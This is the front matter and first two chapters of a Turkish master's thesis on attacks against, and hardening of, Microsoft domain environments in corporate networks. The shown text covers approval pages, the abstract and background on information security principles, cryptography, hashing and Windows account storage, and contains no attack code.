Kurumsal Ağlardaki Windows Ortamlarına Saldırılar ve Sıkılaştırma Yöntemleri

Bu tez Bilgi Güvenliği Mühendisliği'nde
Tezli Yüksek Lisans Programının bir koşulu olarak

Ertuğrul BAŞARANOĞLU

tarafından

Fen Bilimleri Enstitüsü'ne
sunulmuştur.

İSTANBUL
ŞEHİR
ÜNİVERSİTESİ

Bu tezi okuduk, kapsam ve nitelik açısından Bilgi Güvenliği Mühendisliği alanında Yüksek Lisans derecesi için tümüyle uygun olduğu görüşüne vardık.

ONAYLAYANLAR:

Prof. Dr. Ensar GÜL
(Tez Danışmanı) .....

Dr. Ferhat Özgür ÇATAK
(Tez Eş-danışmanı) .....

Asst. Prof. Mehmet BAYSAN .....

Yrd. Doç. Dr. Mustafa AĞAOĞLU .....

Bu tez İstanbul Şehir Üniversitesi, Fen Bilimleri Enstitüsü tarafından belirlenen tüm koşullara uygundur.

ONAY TARİHİ: 23 Ocak 2017

MÜHÜR/İMZA:

Yazarlık Beyanı

Ben, Ertuğrul BAŞARANOĞLU, başlığı 'Kurumsal Ağlardaki Windows Ortamlarına Saldırılar ve Sıkılaştırma Yöntemleri' olan tezin ve içinde sunulan bilgilerin şahsıma ait olduğunu beyan ederim. Ayrıca:

- Bu çalışmanın bütünü veya esası bu üniversitede Yüksek Lisans derecesi elde etmek üzere çalıştığım süre içinde gerçekleştirilmiştir.
- Daha önce bu tezin herhangi bir kısmı başka bir derece veya yeterlik almak üzere bu üniversiteye veya başka bir kuruma sunulduysa bu açık biçimde ifade edilmiştir.
- Başkalarının yayımlanmış çalışmalarına başvurduğum durumlarda bu çalışmalara açık biçimde atıfta bulundum.
- Başkalarının çalışmalarından alıntıladığımda kaynağı her zaman belirttim. Tezin bu alıntılar dışında kalan kısmı tümüyle benim kendi çalışmamdır.
- Esaslı yardım aldığım bütün kaynaklara teşekkür ettim.
- Tezde başkalarıyla birlikte gerçekleştirilen çalışmalar varsa onların katkısını ve kendi yaptıklarımı tam olarak açıkladım.

İmza: 

Tarih: 23 Ocak 2017

Kurumsal Ağlardaki Windows Ortamlarına Saldırılar ve Sıkılaştırma Yöntemleri

Ertuğrul Başaranoğlu

Öz

Günümüzde teknolojinin gelişimi ile birlikte kurumlar da bu gelişime ayak uydurmakta ve bu durum kurum içerisinde birden fazla teknolojinin, platformun, sistemin, uygulamanın kullanılmasına sebep olmaktadır. Kurumsal ortamdaki bu karmaşıklık saldırı yüzeyini arttırarak siber saldırılarganların iştahını kabartmakta ve siber saldırıların artışına sebep olmaktadır. Gerçekleşebilecek muhtemel bu saldırılara karşı, kurumların sızma testlerine verdiği önemi arttırmıştır. Bu amaçla kurum personeli tarafından ve dış kaynaklı firmalar tarafından sızma testleri gerçekleştirilmektedir. Özel sektörde veya kamu sektöründe gerçekleştirilen bu testler sonucunda sızma testi raporları hazırlanmakta ve bu raporlara göre sistemler sıkılaştırılmaktadır. Sızma testlerinin kapsamlarından birisi olan Etki Alanı Sızma Testleri, kurumlardaki merkezi yönetimi kolaylaştırmak ve kurum içindeki sistemlerin güvenliğini sağlamak amacıyla kullanılan Microsoft Etki Alanı'ndaki sistemlerin zayıflıklarını ortaya çıkarmayı amaçlar. Etki alanı güvenli bir şekilde yapılandırılmaz ise, merkezi yapının yönetimi saldırganların eline geçebilir ve durum kurum için büyük zararlara sebep olabilir. Gerçekleştirilen bu çalışmada, genel kabul görmüş standartlar ışığında Microsoft etki alanı sızma testleri için bir metadoloji sunularak saldırgan bakış açısıyla kurumsal iç ağda Microsoft etki alanı saldırılarının temel adımları, bu saldırıları adımlarının temel sebepleri ve saldırılara karşı alınabilecek temel önlemler ortaya koyulacaktır

Anahtar Sözcükler: Microsoft Etki Alanı, Sıkılaştırma, Sızma Testi, Windows Sızma Testi, Ağ Sızma Testi, Fiziksel Güvenlik, Bilgi Güvenliği, Parola Saldırıları

Saygıdeğer aileme ve dostlarıma ...

Teşekkür

Çalışmam süresince her türlü yardım ve fedakârlığı sağlayan, danışmanlarım Sayın Prof. Dr. Ensar Gül ve Sayın Dr. Ferhat Özgür Çatak'a,

Tezimin hazırlanması sırasında beni cesaretlendiren, ümit veren ve manevi destek sağlayan Abdulkerim Demir ve diğer değerli arkadaşlarıma,

Çalışmalarım esnasında manevi desteklerini her zaman hissettiğim değerli aileme ve aile dostum Dr. Abdurrahman Pektaş'a teşekkürü bir borç bilirim.

İçindekiler

Şekil Listesi

Tablo Listesi

Kısaltmalar

CIA	**C**onfidentiality **I**ntegrity **A**vailability
AES	**A**dvanced **E**ncryption **S**tandard
ATM	**A**utomated **T**eller **M**achine
BGYS	**B**ilgi **G**üvenliği **Y**önetim **S**istemi
BIOS	**B**asic **I**nput **O**utput **S**ystem
BT	**B**ilgi **T**eknolojileri
CBC-MAC	**C**ipher **B**lock **C**haining **M**essage **A**uthentication **C**ode
CD-ROM	**C**ompact **D**isc **R**ead **O**nly **M**emory
CEH	**C**ertified **E**thical **H**acker
COBIT	**C**ontrol **O**bjectives **F**or **I**nformation **A**nd **R**elated **T**echnology
DC	**D**omain **C**ontroller
DDOS	**D**istributed **D**enial **O**f **S**ervice
DES	**D**ata **E**ncryption **S**tandard
DHCP	**D**ynamic **H**ost **C**onfiguration **P**rotocol
DNS	**D**omain **N**ame **S**ervice
DREAD	**D**amage **R**eproducibility **E**xploitability **A**ffected **U**sers **D**iscoverability
DSA	**D**igital **S**ignature **A**lgorithm
FreeBSD	**F**ree **B**erkeley **S**oftware **D**istribution
HIPS	**H**ost **I**ntrusion **P**revention **S**ystem
HTTP	**H**yper **T**ext **T**ransfer **P**rotocol
ID	**I**dentification **N**umber
IPS	**I**ntrusion **P**revention **S**ystem
ISECOM	**T**he **I**nstitute **F**or **S**ecurity **A**nd **O**pen **M**ethodologies
ISSAF	**I**nformation **S**ystems **S**ecurity **A**ssessment **F**ramework
LM	**L**AN **M**anager

MAC	**M**edia **A**ccess **C**ontrol
MAC	**M**essage **A**uthentication **C**ode
MIC	**M**andatory **I**ntegrity **C**ontrol
MSDEPTM	**M**icrosoft **D**omain **E**nvironment **P**enetration **T**esting **M**etodology
MSF	**M**etasploit **F**ramework
MSSQL	**M**icrosoft **S**tructured **Q**uery **L**anguage
NTDS	**N**ew **T**echnology **D**irectory **S**ervice
NTFS	**N**ew **T**echnology **F**ile **S**ystem
NTLM	**N**ew **T**echnology **L**AN **M**anager
OSSTMM	**T**he **O**pen **S**ource **S**ecurity **T**esting **M**ethodology **M**anual
OU	**O**rganizational **U**nit
OWASP	**O**pen **W**eb **A**pplication **S**ecurity **P**roject
PCI	**P**ayment **C**ard **I**ndustry
PIN	**P**ersonal **I**dentification **N**umber
PKI	**P**ublic **K**ey **I**nfrastructure
PTES	**P**enetration **T**esting **E**xecution **S**tandard
RC4	**R**ivest **C**ipher **4**
ROI	**R**eturn **O**f **I**nvestment
RSA	**R**ivest **S**hamir **A**dleman
SACL	**S**ystem **A**ccess **C**ontrol **L**ist
SAM	**S**ecurity **A**ccounts **M**anager
SAT	**S**ecurity **A**ccess **T**oken
SCADA	**S**upervisory **C**ontrol **A**nd **D**ata **A**cquisition
SHA	**S**ecure **H**ash **A**lgorithm
SID	**S**ecurity **I**dentifer
SMS	**S**hort **M**essage **S**ervice
TCKN	**T**ürkiye **C**umhuriyeti **K**imlik **N**umarası
TPM	**T**rusted **P**latform **M**odule
UAC	**U**ser **A**ccount **C**ontrol
USB	**U**niversal **S**erial **B**us
VoIP	**V**oice **O**ver **I**nternet **P**rotocol
VPN	**V**irtual **P**rivate **N**etwork
XSS	**C**ross **S**ite **S**cripting

Bölüm 1

Giriş

Teknolojik gelişmelere paralel olarak, karmaşıklaşan bileşenlerin yönetimi için ortaya çıkmış merkezi çözüm etki alanı olarak adlandırılmaktadır. Kurum sistemlerinin yönetildiği bu teknoloji, operasyonel olarak büyük kolaylık sunmasının yanında güvenliği sağlamak için de kullanıldığından kritik bir öneme sahiptir. Sistemlerin merkezinde bulunması ve yönetim özelliğinin olmasından dolayı etki alanları siber saldırganlar için önemli hedefler olmaktadır. Bu yüzden etki alanını güvenli bir şekilde yapılandırmak ve doğru bir şekilde yönetmek büyük önem taşımaktadır. Ayrıca periyodik olarak bu yapılandırmalar kontrol edilmelidir. Aksi halde merkezi yapının yönetimi saldırganların eline geçebilir ve bu durum kurumlar için büyük zararlara sebep olabilir. Kurumlar etki alanındaki sistemlerin siber saldırılar karşısındaki durumunu görmek, varsa zayıflıklarını ortaya çıkartmak ve bu sonuçlara göre önlem alabilmek için Microsoft etki alanı sızma testlerini yaptırmalıdırlar. Sızma testleri sonucunda yapılacak iyileştirmeler ile sitemlerin daha güvenli ve siber saldırılara karşı daha savunmalı olması sağlanmaktadır.

Microsoft etki alanı sızma testleri konusunda birçok görüş, uygulama ve yöntem bulunmaktadır. Bu çalışmada; Microsoft etki alanı ortamında gerçekleştirilen saldırıların temel adımları, bu saldırıların gerçekleştirilme yöntemleri, bu saldırıların gerçekleşmesine sebep olan zayıflıklar ve bu saldırılara karşı alınabilecek önlemler nelerdir gibi sorulara cevap aranacaktır.

Çalışma içeriğinde, 2. bölümde konunun daha iyi anlaşılabilmesi amacıyla, çalışma kapsamında kullanılan kavramlar ve sızma testleri hakkında genel bilgiler verilmiştir. 3. bölümde, bu konu ile ilgili daha önce yapılmış olan benzer çalışmalar incelenmiştir. 4.

bölümde ise tez çalışmasına konu olan kurumsal ağlarda microsoft etki alanı sızma testi metodolojisi ve saldırı teknikleri detaylı bir şekilde açıklanmıştır. Ayrıca, oluşturulan metodoloji ve saldırı teknikleri örnek senaryolar üzerinden gerçeklenmiş ve sonuçları detaylı olarak paylaşılmıştır. 5. bölümde ise sızma testleri için hazırlanan standartlar, kılavuzlar ve metodolojiler incelenmiş ve bu tezdeki metodoloji ile karşılaştırılmıştır. 6. bölümde ise, etki alanı saldırılarına karşı geliştirilmiş olan temel korunma yöntemlerinden bahsedilmiştir. Son bölüm olan 7. bölümde ise çalışmanın sonuçları analiz edilmiştir.

Bölüm 2

Temel Bilgiler

Bilgi, kurum için değeri olan ve korunması gereken bir varlıklar bütünüdür. Bir kurumda bulunan ve korunması gereken varlıklar temel olarak aşağıdaki gibidir:

- Kurumsal değeri olan bilgiler
- Müşterilere ait olan bilgiler
- Tedarikçilere ait olan bilgiler
- İnternet üzerinden herkese açılan bilgiler
- Kurum içerisindeki çalışanlara veya çalışanların bir kısmına açılan bilgiler ve servisler

2.1 Bilgi Güvenliği Temelleri

Bilgi güvenliği, kurumdaki bilgilere izinsiz olarak erişimden, kullanılmasından, açığa çıkarılmasından, imha edilmesinden, değişikliğe uğramasından veya zarar görmesinden korunması ve bu durumlar olduğu zaman olayların tespit edilebilmesi işlemidir [1].

2.1.1 Temel Unsurlar

Bilgi güvenliğinin temelinde gizlilik, bütünlük ve erişebilirlik yatmaktadır. Bu üçlüye kısaca Confidentiality, Integrity, Availability ifadelerinin ilk harflerinden oluşan CIA adı verilmektedir. Bu unsurlar temel olarak şu şekildedir:

- Gizlilik (Confidentiality): Bilginin yetkisi olmayan tarafların erişimine engellenmesi, sadece yetkili kişilerin erişimine açılması amaçlanır.
- Veri Bütünlüğü (Data Integrity): Bilginin değiştirilmemesi veya değiştirildiğinde bunun tespit edilebilmesi amaçlanır.
- Erişilebilirlik (Availability): Bilginin tam ve eksiksiz olarak ulaşılabilirliği amaçlanır.

CIA olarak kısaltılan bu üçlü arasında bir denge vardır ve bu dengenin iyi sağlanması gerekmektedir. Genellikle gizlilik ve erişilebilirlik ters orantılı olabilmektedir. Gizliliği sağlarken erişilebilirliği azaltmamak gerekir.

Bilgi güvenliği belirtilen 3 unsur haricinde daha birçok unsurdan oluşur. Gizlilik, bütünlük ve erişilebilirlik haricindeki diğer unsurlar aşağıdaki gibi tanımlanabilir [2–4].

- Güvenilirlik (Reliability – Consistency) : Sistemin beklendiği gibi tutarlı bir şekilde çalışması amaçlanır.
- İnkar Edememe (Non-repudiation): Bilgi üzerinde yapılan işlemleri yapan tarafın bu işlemleri inkar edememesi amaçlanır.
- Kimlik Sınaması / Doğrulama (Authentication): Bilgi üzerinde yapılan işlemlerin sahibinin doğrulanması amaçlanır.
- Yetkilendirme (Authorization): Bilgi üzerinde yapılan işlemlerin verilen role ve yetkiye göre kısıtlanabilmesi amaçlanır.
- İzlenebilirlik/Kayıt Tutma (Accountability): Bilgi üzerinde yapılan işlemlerin kaydının güvenli olarak tutulması amaçlanır.

2.1.2 Açıklık, Tehdit, Sömürme ve Risk

Açıklık, tehdit, risk ve sömürme kavramları çok sık kullanılan bilgi güvenliği kavramlarındandır. Bu kavramlar aşağıdaki gibi tanımlanabilir [5].

- Açıklık (Vulnerability): Herhangi bir saldırganın sisteme zarar vermek için yararlanabileceği sistemde bulunan açıklıklardır. Açıklıklar sistemin yapısal tasarım hatalarından, sisteme yüklenen programlardan ya da sistemlerdeki yanlış yapılandırma ayarlarından kaynaklanabilir.

- Tehdit (Threat): İsteyerek ya da istemeden bir kurum veya kuruluşa zarar verme ihtimali olan etkenlerdir. Tehdit türleri dahili ve harici tehdit unsurları olmak üzere ikiye ayrılabilir.
  - Dahili Tehdit Unsurları: Kurum içerisinden gelen tehditlerdir. Kurumdaki temizlik görevlisinin sunucu fişini çekmesi, personelin kolay bir parola kullanması, işten ayrılan personelin kurum gizli verilerini kaçırması örnek olarak verilebilir.
  - Harici Tehdit Unsurları: Kurum dışından gelen tehditlerdir. Web sayfasının değiştirilmesi, fidye yazılımlarının kurum personeline gönderilmesi, kurum sistemlerine hizmet dışı bırakma saldırılarının düzenlenmesi vb. bir çok örnek verilebilir.
- Risk: Tehditin gerçekleşme veya bir saldırının sisteme zarar verme olasılığı olarak tanımlanabilir.
- Sömürme (Exploit): Sistemdeki bir açıklığın istismar edilmesidir.

2.1.3 Pareto Prensibi

80'e 20 kuralı olarak bilinen Pareto Prensibini güvenlik alanına, «alınabilecek önlemlerin %20'sinin alınması karşılaşılabilecek saldırıların %80'inden korunma sağlar şeklinde» uyarlanabilir [6]. Basit ve hızlıca gerçekleştirilebilecek birkaç güvenlik önlemi, kurumu günlük hayatta karşılaşabilecek saldırıların %80'inden koruyacaktır. En basitinden güçlü bir parola politikasının tüm kurumca uygulanması, kurulumu ve yönetimi oldukça basit olan güncelleştirme servisleri ile kurumda kullanılan tüm sistemlerin en son güncelleştirmeler ile donatılması gerçekten de karşılaşılacak çok sayıda saldırılardan sistemlerin korunmasına oldukça fazla oranda katkı sağlayacaktır.

2.1.4 En Az Hak Prensibi

Diğer bir güvenlik önlemi ise organizasyondaki kullanıcıların haklarıdır. Bu amaçla en az haklar prensibi uygulanmalıdır [7]. En az hak prensibi kullanıcıların rutin işlerini yapabilmeleri için gerekli, ihtiyaç duyacakları kadar iznin verilmesi olarak tanımlanabilir. Örneğin yedekleme işlemi yapması gereken bir hesabın, etki alanına kullanıcı ekleme

hakkının olmasına gerek yoktur. Operasyonel kolaylık sağladığı için kullanıcılara tam yetki verilmesi saldırı yüzeyini arttırmaktadır. Ayrıca organizasyon içerisinde görevler ayrılığı ilkesi uygulanmalıdır. Operasyonu gerçekleştiren, yetkileri veren ve işlemleri denetleyenler farklı personel olmalıdır.

En az hak prensibini uygulanırken öncelikle kullanıcıların tüm hakları kaldırılır, sonrasında da ihtiyacı olduğu düşünülen izinler kendilerine atanır. Bu amaçla belli şablonlar kullanılmalıdır. Hak yükseltme talepleri için organizasyon içerisinde talep yönetim sistemleri kullanılmalıdır. Bu prosedürlere göre, ilgili kullanıcının bazı bilgileri (IP, kullanıcı adı, hakkın geçerlilik süresi vb.) belli onay mekanizmalarından geçtikten sonra istenen hakkın verilip verilmeyeceği değerlendirilir. Verilen bu haklar belli aralıklarla gözden geçirilmeli, bu haklar ile gerçekleştirilen işlemler denetlenmelidir.

2.2 Temel Saldırı Tipleri

Bilgisayar ve ağ güvenliğine yönelik çeşitli saldırılar gerçekleştirilmektedir [8]. Bu saldırılar süreçsel olarak 4 kategoride toplanabilir. Normal trafik akışı ve bu akışa karşı gerçekleştirilebilecek temel saldırı tipleri aşağıdaki gibi sıralanabilir:

- Engelleme: İki sistem arasındaki veri trafiği kesilebilir.
- Dinleme: İki sistem arasındaki veri trafiği okunabilir.
- Değiştirme: İki sistem arasındaki veri trafiği değiştirilebilir.
- Oluşturma: Dışarıdaki bir kaynaktan yeni bir trafik oluşturulabilir.

Bu saldırı tiplerine karşı, CIA ve diğer güvenlik unsurları sağlanmalıdır. Bu amaçla bir takım tedbirler alınmalıdır. Alınabilecek tedbirler sonraki bölümde incelenecektir.

2.3 Saldırgan Sınıfları

Saldırıları gerçekleştiren kişi veya gruplar temel olarak aşağıdaki gibi 3 başlık altında sınıflandırılabilir [9, 10]:

- Siyah Şapkalı Saldırganlar: "Black Hat Hackers" veya "Crackers" olarak da adlandırılabilirler. Bu tür saldırganlar kötü niyetli olup hedeflerine zarar vermeyi amaçlarlar.
- Beyaz Şapkalı Saldırganlar: "White Hat Hackers", "Ethical Hackers" veya "Security Analysts" olarak da adlandırılabilirler. Bu tür saldırganlar iyi niyetli ve etik kişiler olup, hedeflerine zarar vermeyi amaçlamazlar. Siyah şapkalı saldırganların yapabileceklerini göstererek, yeteneklerini ve bilgilerini koruma (defansif) amacı ile kullanırlar.
- Gri Şapkalı Saldırganlar: "Gray Hat Hackers" olarak da adlandırılabilirler. Bu tür saldırganlar iyi veya kötü niyetli olabilir.

Bunların yanında diğer saldırgan sınıflarından bazıları aşağıdaki gibi sıralanabilir:

- Hacktivists
- Script Kiddies
- Suicide Hackers
- Phreaker
- Cyber Terorrists

2.4 Kriptografi Temelleri

Bu başlık altında temel kriptografi yöntemleri olan şifreleme ve özet alma işlemlerinin yanı sıra çok aşamalı kimlik doğrulama konusu incelenecektir.

2.4.1 Çok Aşamalı Kimlik Doğrulama

Günümüzde en önemli konulardan birisi kimlik doğrulamadır. Kimlik doğrulama saldırılarına karşı bir takım önlemler alınmaktadır. En önemli önlemlerden birisi de çoklu kimlik doğrulamadır. Çoklu kimlik doğrulama yöntemleri aşağıdaki gibi sıralanabilir [11].

- Something you know (Bilinenler): Bilgiye erişim için kullanıcının bildiği bir veri kullanılır. Parola, gizli soru örnek olarak verilebilir.
- Something you have (Sahip olunanlar): Bilgiye erişim için kullanıcının sahip olduğu veri kullanılır. Akıllı kart (PIN), telefon (SMS) örnek olarak verilebilir.
- Something you are (Olduğun): Bilgiye erişim için kullanıcıya ait olan (genellikle biyolojik) bir veri kullanılır. Parmak izi, retina örnek olarak verilebilir.

2.4.2 Şifreleme

Şifreleme bilginin gizliliğini korumak için geri döndürülebilecek forma sokulmasıdır. Şifreleme işlemlerinde kullanılan anahtarın uzunluğu oldukça önem arz etmektedir [12]. Şifreleme yöntemleri temel olarak ikiye ayrılır:

- Simetrik Şifreleme: Şekil 2.1' de görüldüğü gibi şifreleme ve şifre çözmede ortak anahtar kullanılır. Oldukça hızlı bir yöntemdir. Ancak anahtar dağıtımı ve anahtar depolanması gibi bir takım sorunları vardır.

Şekil 2.1: Simetrik Şifreleme

- Asimetrik Şifreleme: 2.2 'de de görüldüğü gibi genel ve özel anahtar çiftleri ile şifreleme ve şifre çözme işlemleri gerçekleşir [13]. Özel anahtar hiç bir taraf ile paylaşılmaz ve özel anahtar kullanılarak genel anahtar elde edilebilir. Genel anahtar ise herkes ile paylaşılabilir. Alıcının genel anahtarı ile şifrelenen bilgi, sadece alıcının özel anahtarı ile açılabilir. Gönderici taraf kendisinde bulunan özel anahtar ile imzaladığı bilgiyi herhangi bir taraf göndericinin genel anahtarı ile doğrulayabilir. Bu sebeple inkar edilememezlik sağlanabilir. Asimetrik şifreleme yöntemi ile anahtar dağıtım ve depolama problemine çözüm bulunmuştur. Bunun yanında bu yöntem yavaştır.

Şekil 2.2: Asimetrik Şifreleme

2.4.3 Özet Alma

Günümüzde verinin bütünlüğünü (ve gizliliğini) sağlamak önemli bir konudur. Özetleme (hashing), temel olarak verinin bütünlüğünü sağlamak için kullanılan bir yöntemdir [14]. Orijinal veriyi ve özetini alan kullanıcının orijinal metnin değiştirilmediğinin anlaşılması hedeflenmektedir. Özeti alınmış veri geri döndürülemeyecek şekilde karşı tarafa gönderilir. Özet alma fonksiyonları, temel olarak iki amaçla kullanılır:

- Verinin bütünlüğü kontrol edilir. Böylece verinin bir şekilde değişmediğinden emin olunur.
- Büyük boyutlardaki verinin boyutu sabit uzunlukta olan daha küçük boyuta indirgenir. Böylece hedefe gönderilecek verinin boyutu düşürülmektedir. "MERHABA" kelimesi için basit bir özet alma fonksiyonu aşağıdaki gibi tanımlanabilir:
- Tüm harflerin Türkçe alfabeye göre sayısal değeri hesaplanır. Bu sayısal değerler "M=16", "E=6", "R=21", "H=10", "A=1", "B=2", "A=1" olarak bulunabilir.
- Tüm değerler toplanır. Sonuç olarak 16+6+21+10+1+2+1=57 olarak bulunur.
- Sonuç değeri olarak bulunan 57 özet fonksiyonunun sonucudur.

Kısacası ÖzetFonsksiyonu("MERHABA")=57'dir. 57 değerinden "MERHABA" ifadesi elde edilemez. Ancak "MERHABA" ifadesi aynı özetleme algoritmasına işleme sokulduğunda her defasında 57 değerini verir.

Özetleme algoritmaları ile ilgili bazı önemli noktalar şunlardır:

- Özetleme algoritmaları için simetrik / asimetrik gibi bir sınıflandırma yoktur. Özetleme algoritmaları anahtar kullanmazlar.
- Özetleme fonksiyonları, tek yönlüdür. Bu sebeple, özetlenen veriden, asıl veri elde edilemez. Geri dönüştürülememesinin garanti edilebilmesi için güçlü algoritmalar kullanılmalıdır.
- Aynı metin, aynı özetleme algoritması ile işleme koyulursa her defasında aynı sonuç ortaya çıkar. Bu sebeple bütünlük kontrolü gerçekleştirilebilir.
- Güçlü bir özetleme algoritması ile metin üzerindeki küçük bir değişiklik, çıktıda büyük değişikliğe sebep olur.
- Blok uzunluğu ne kadar fazla olursa o kadar güvenilirdir.
- Güvenilir bir özetleme fonksiyonunda çakışma ihtimali oldukça az olmalıdır; çakışmaya dayanıklı olmalıdır. Aksi halde özellikle kimlik doğrulama işlemlerinde zafiyet ortaya çıkar. Örneğin "Aa123456!qwerty.asdfgh?" şeklindeki karmaşık bir parolanın özeti ile "Test123" gibi bir parolanın özeti aynı çıkar ise; kaba kuvvet veya sözlük saldırıları ile deneme yapıldığında, Test123 şeklindeki bir parola ile karmaşık şekilde parola kullanan bir kişinin oturumu açılabilir.

Özetleme algoritmaları sayısal imzalama sırasında kullanılmaktadır. Verinin kendisi imzalanarak gönderilmez, bunun yerine verinin özeti imzalanır böylece hem operasyonel maliyet, hem de iletişim maliyeti düşürülür. En yaygın kullanılan özetleme algoritmaları SHA-1, SHA-2, CBC-MAC algoritmalarıdır. Özet alma işlemleri birçok alanda kullanılmaktadır. Özetleme fonksiyonlarının en çok kullanıldığı alanlar aşağıdaki gibidir.

2.4.3.1 Mesaj Doğrulama Kodu (Message Authentication Code – MAC)

Mesaj Doğrulama Kodu'nda bir veri ve özeti hedefe beraber gönderilir. Alıcı taraf, veriyi özetleyerek, kendisine gelen özet değeri ile karşılaştırır. Özet değerleri aynı ise veri değişmeden ulaşmış demektir [15].

2.4.3.2 Parolaların Saklanması

Parolaların saklanması amacı ile de özet fonksiyonları kullanılır. Böylece parola özeti kaybedilse bile, parolanın kendisinin elde edilememesi amaçlanır. Parola özetleri temel olarak işletim sistemleri ve uygulamalarda aşağıda belirtildiği şekillerde kullanılabilir.

- Windows istemci bilgisayarlarında (SAM ve SYSTEM dosyalarında) LM veya NTLM özetleri, Microsoft etki alanı denetleyicisinde (NTDS.dit ve SYSTEM dosyalarında) LM veya NTLM özetleri, Linux işletim sistemlerinde (/etc/shadow) MD5 gibi özetler kullanılır.
- Veritabanı (Oracle, MS SQL gibi) kullanıcı hesapları, web uygulamalarına ait kullanıcı hesaplarına ait parolaları saklanılırken özetleme algoritmaları kullanılır.

2.4.3.3 Sayısal İmza

Veri transferi sırasında, göndericinin kimliğini kanıtlamasını sağlama ve verinin değişmediğini göstermek için sayısal imza kullanılır [16]. Sayısal imzalama işlemi 2 aşamadan oluşur:

- Veri bir özetleme algoritması ile özetlenir.
- Özetlenmiş veri göndericinin özel anahtarı ile imzalanır.

Gönderici taraf, özetleyip imzaladığı veriyi ve verinin asıl halini gönderir. Bunu alan taraf verinin özetini alır; imzalanmış veriyi göndericinin genel anahtarı ile doğrular ve bu iki veriyi karşılaştırır. Aynı ise gönderici tarafın doğruluğu ve verinin bütünlüğü ispatlanmış olur.

Bunun yanında Açık Anahtar Altyapısı (Public Key Infrastructure – PKI) ile güvenli bir altyapı oluşturulurken de özetleme fonksiyonları kullanılır.

Not: Mesaj Doğrulama Kodu ile Sayısal İmza arasındaki en büyük fark; sayısal imzanın İnkar Edilememezlik sağlamasıdır.

2.4.3.4 Veri Gizliliğini Sağlama

Özetleme fonksiyonlarının kullanım alanlarından bir diğeri de verilerin gizliliğinin sağlanmasıdır. Raporlardaki veya veri tabanlarındaki verilerin çıktıları üzerinde karşılaştırılma yapılması, analiz işlemlerinin gerçekleştirilmesi gibi bir ihtiyaç olabilmektedir. Örneğin birbiri ile ilişkili olmayan iki veri tabanındaki Türkiye Cumhuriyeti Kimlik Numarası (TCKN), kredi kartı numarası gibi tekil bir alan ortak kullanılıyor ancak bu alanın üçüncü şahsın eline geçmesi istenmiyorsa, bu alan iki veri tabanında aynı şekilde özetlenerek, üçüncü şahıslara verilebilir. Böylece ortak tekil bir veri oluşturulmuş olur. Verinin (kredi kartı numarası gibi) geri döndürülemeyecek şekilde saklanmasını isteyen PCI-DSS gibi bazı standartlar için özetleme algoritmaları kullanılabilir.

2.4.3.5 Veri Boyutunun Küçültülmesi

Antivirüs gibi bir çok imza tabanlı güvenlik sistemi, zararlı aktivite tespit etmeye çalıştıklarında, bu aktivitenin kaynağının zararlı olup olmadığını veri tabanlarındaki bazı bilgiler ile karşılaştırmaya çalışırlar. Eğer karşılaştırılacak veri çok büyük olursa, bu veriyi saklama maliyeti de yüksek olur. Bu sebeple verinin kendisi değili verinin özeti ile karşılaştırma yapılır. Bir çok zararlı yazılım da kaynağında küçük değişiklikler yaparak özet değerinin değişmesini sağlar ve antivirüsleri atlatır.

2.4.3.6 Verinin Değiştirilmediğinin Kontrolü

Bir çok konuda ele geçirilen verinin değiştirilmediğinden emin olmak için özetleme algoritmaları kullanılabilir. Bu veriler aşağıdaki gibi olabilir:

- Adli bilişim verileri (bir disk imajı, bir dosya veya klasör)

- Sistem (C:\Windows\System32 dizini altındaki) veya kritik dosyalarda (özel anahtarların, gizli verilerin tutulduğu dizinlerde)
- Bir uygulama dosyası veya kod (apk, sürücü, java kodu, ActiveX vb.)
- Bitlocker, PGP, Truecrypt gibi araçlarla şifrelenen diskler veya dosyalar

2.5 Windows İşletim Sistemi ve Microsoft Etki Alanı Temelleri

2.5.1 Çalışma Grupları (Workgroups)

Çalışma Grupları (Workgroups), tekil olarak çalışan bilgisayar grubudur. Her bilgisayarın yerel kullanıcısı ve grupları vardır. Bu bilgisayarlar merkezi olarak yönetilmez, dağıtık bir yapıları vardır. Her bilgisayar aynı değerdedir.

2.5.2 Etki Alanı (Domain)

Çok sayıda bilgisayarın yönetilmesi için Microsoft tarafından sunulan yapıdır. Her bilgisayarın yerel kullanıcıları (ve grupları) olmak ile beraber bu kullanıcılar sistem yöneticileri tarafından kullanılırken, bu bilgisayarlara etki alanındaki hesaplar ile oturum açılır. Etki alanındaki nesneleri (bilgisayar, kullanıcı, grup vb.) yönetmek için Domain Controller adı verilen bir bilgisayar kullanılır.

2.5.3 Kullanıcılar ve Bilgisayarlar

Kullanıcı; bir bilgisayarda oturum açabilen herhangi bir varlıktır. Temelde tüm güvenlik prensipleri de kullanıcılarla ilişkilidir. Windows işletim sistemlerinde iki türde kullanıcı olabilir, yerel (local) ve etki alanı (domain) kullanıcıları. Yerel bir kullanıcı bilgisayarda Security Accounts Manager (SAM) veri tabanında (Windows\system32\config\SAM) tanımlıdır [17]. Windows temelli tüm bilgisayarlarda ilgili bilgisayardaki kullanıcıları içeren yerel bir SAM veri tabanı bulunmaktadır.

Genellikle etki alanı denetleyicilerinde (DC) yerel SAM veri tabanının bulunmadığı ve bu nedenle yerel kullanıcısının bulunmadığı düşünülür fakat bu yanlış bir bilgidir. Etki

alanı denetleyicisi dahi olsa, yerel bir SAM veri tabanı vardır ve bu veri tabanında bulunan kullanıcılar yalnızca Directory Services Restore Mode'da kullanılabilir. Varsayılan olarak yerel SAM veri tabanında Administrator ve Guest olarak iki kullanıcı hesabı bulunmaktadır. Guest hesabı varsayılan olarak devre dışı olarak yer almaktadır.

Windows Server 2008 sürümünde Administrator hesabı varsayılan olarak etkin halde gelmektedir ve sisteme ilk kez oturum açmakta kullanılır. Windows Vista sürümünde ise Administrator hesabı varsayılan olarak devre dışı gelmektedir ve ihtiyaç duyulması halinde nadiren etkin olarak kullanılır.

Diğer hesap türü olan etki alanı kullanıcısı ise yalnızca bir etki alanının kurulu olduğu ortamlarda tanımlıdır ve yerel hesaplar ile karşılaştırıldığında oldukça fazla sayıda özelliği bünyesinde barındırmaktadır. Örnek olarak telefon numaraları, e-posta hesapları, kurum bilgileri gibi. Etki alanı hesaplarına ayrıca ağ üzerindeki kaynaklara erişebilme hakkı tanımlanabilir. Ayrıca etki alanı hesapları ağ yönetim işini kolaylaştırır. Etki alanı kullanıcı bilgileri, etki alanı denetleyicisi üzerindeki NTDS (Windows\NTDS\ntds.dit) dosyasında saklanır [18].

